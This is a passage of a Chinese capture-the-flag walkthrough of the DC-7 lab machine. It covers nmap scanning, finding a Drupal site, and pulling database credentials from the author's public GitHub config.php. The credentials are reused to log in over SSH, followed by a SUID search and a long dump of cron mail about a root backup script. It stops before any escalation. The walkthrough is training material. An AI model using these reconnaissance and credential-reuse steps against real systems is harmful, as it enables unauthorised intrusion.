本文最后更新于 2026-02-28T14:06:06+08:00
环境搭建
过程和DC-1的环境搭建一样:https://yschen20.github.io/2026/02/19/DC-1/#%E7%8E%AF%E5%A2%83%E6%90%AD%E5%BB%BA
渗透测试
先 nmap 扫靶机 IP(刚开始和之前一样扫的192.168.1.0/24,发现失败了,发现原来是因为回学校了,用的宿舍网,IP 变了)
1
| nmap -sP 192.168.10.0/24
|
依旧看 VMware 找到靶机 IP


然后是扫靶机端口信息
1
| nmap -A -p- 192.168.10.55
|
一个 22 端口的 SSH 服务,还有一个 80 端口的 Web 服务,其中有robots.txt

先看 80 端口的 Web

看看robots.txt,给了配置文件路径,用户注册登录的,还有搜索路径(或许会有SQL注入什么的)

原本想先随便注册一个账号,结果发现403

然后想到能不能去爆破 admin 的密码,但是官方文档里说这种方法不会成功,就放弃了,还提示要跳出思维定式
还有个/user/password/路由是可以重置指定用户的密码的,不过也没什么用,重置后的密码也不知道是什么

然后注意到下面这是,也就是说这个是 Drupal 的 CMS,刚才看的官方文档也说了这个 DC-7 是之前某一个版本的延续,回头看一下就只有 DC-1 也是 Drupal

插件看一下是 Drupal 8 的版本
找了些漏洞也没成功,再去找找源码,注意作者


Github里的源码:https://github.com/Dc7User/staffdb
可以找到配置文件config.php:https://github.com/Dc7User/staffdb/blob/master/config.php
1
2
3
4
5
6
7
| <?php
$servername = "localhost";
$username = "dc7user";
$password = "MdR3xOgB7#dW";
$dbname = "Staff";
$conn = mysqli_connect($servername, $username, $password, $dbname);
?>
|

登录失败

再去试试 SSH 的可以成功登录
1
2
| ssh dc7user@192.168.10.55
MdR3xOgB7#dW
|

然后就是要提权,先看看 SUID
1
| find / -perm -u=s -type f 2>/dev/null
|
没啥有用的东西
再看看 sudo 权限,结果连 sudo 命令都没有

那就看看当前这个用户的目录下有什么

看看mbox文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
| From root@dc-7 Thu Aug 29 17:00:22 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3EPu-0000CV-5C
for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EPu-0000CV-5C@dc-7>
Date: Thu, 29 Aug 2019 17:00:22 +1000
Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists
From root@dc-7 Thu Aug 29 17:15:11 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:15:11 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3EeF-0000Dx-G1
for root@dc-7; Thu, 29 Aug 2019 17:15:11 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EeF-0000Dx-G1@dc-7>
Date: Thu, 29 Aug 2019 17:15:11 +1000
Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists
From root@dc-7 Thu Aug 29 17:30:11 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:30:11 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3Esl-0000Ec-JQ
for root@dc-7; Thu, 29 Aug 2019 17:30:11 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3Esl-0000Ec-JQ@dc-7>
Date: Thu, 29 Aug 2019 17:30:11 +1000
Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists
From root@dc-7 Thu Aug 29 17:45:11 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:45:11 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3F7H-0000G3-Nb
for root@dc-7; Thu, 29 Aug 2019 17:45:11 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3F7H-0000G3-Nb@dc-7>
Date: Thu, 29 Aug 2019 17:45:11 +1000
Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists
From root@dc-7 Thu Aug 29 20:45:21 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 20:45:21 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3Hvd-0000ED-CP
for root@dc-7; Thu, 29 Aug 2019 20:45:21 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3Hvd-0000ED-CP@dc-7>
Date: Thu, 29 Aug 2019 20:45:21 +1000
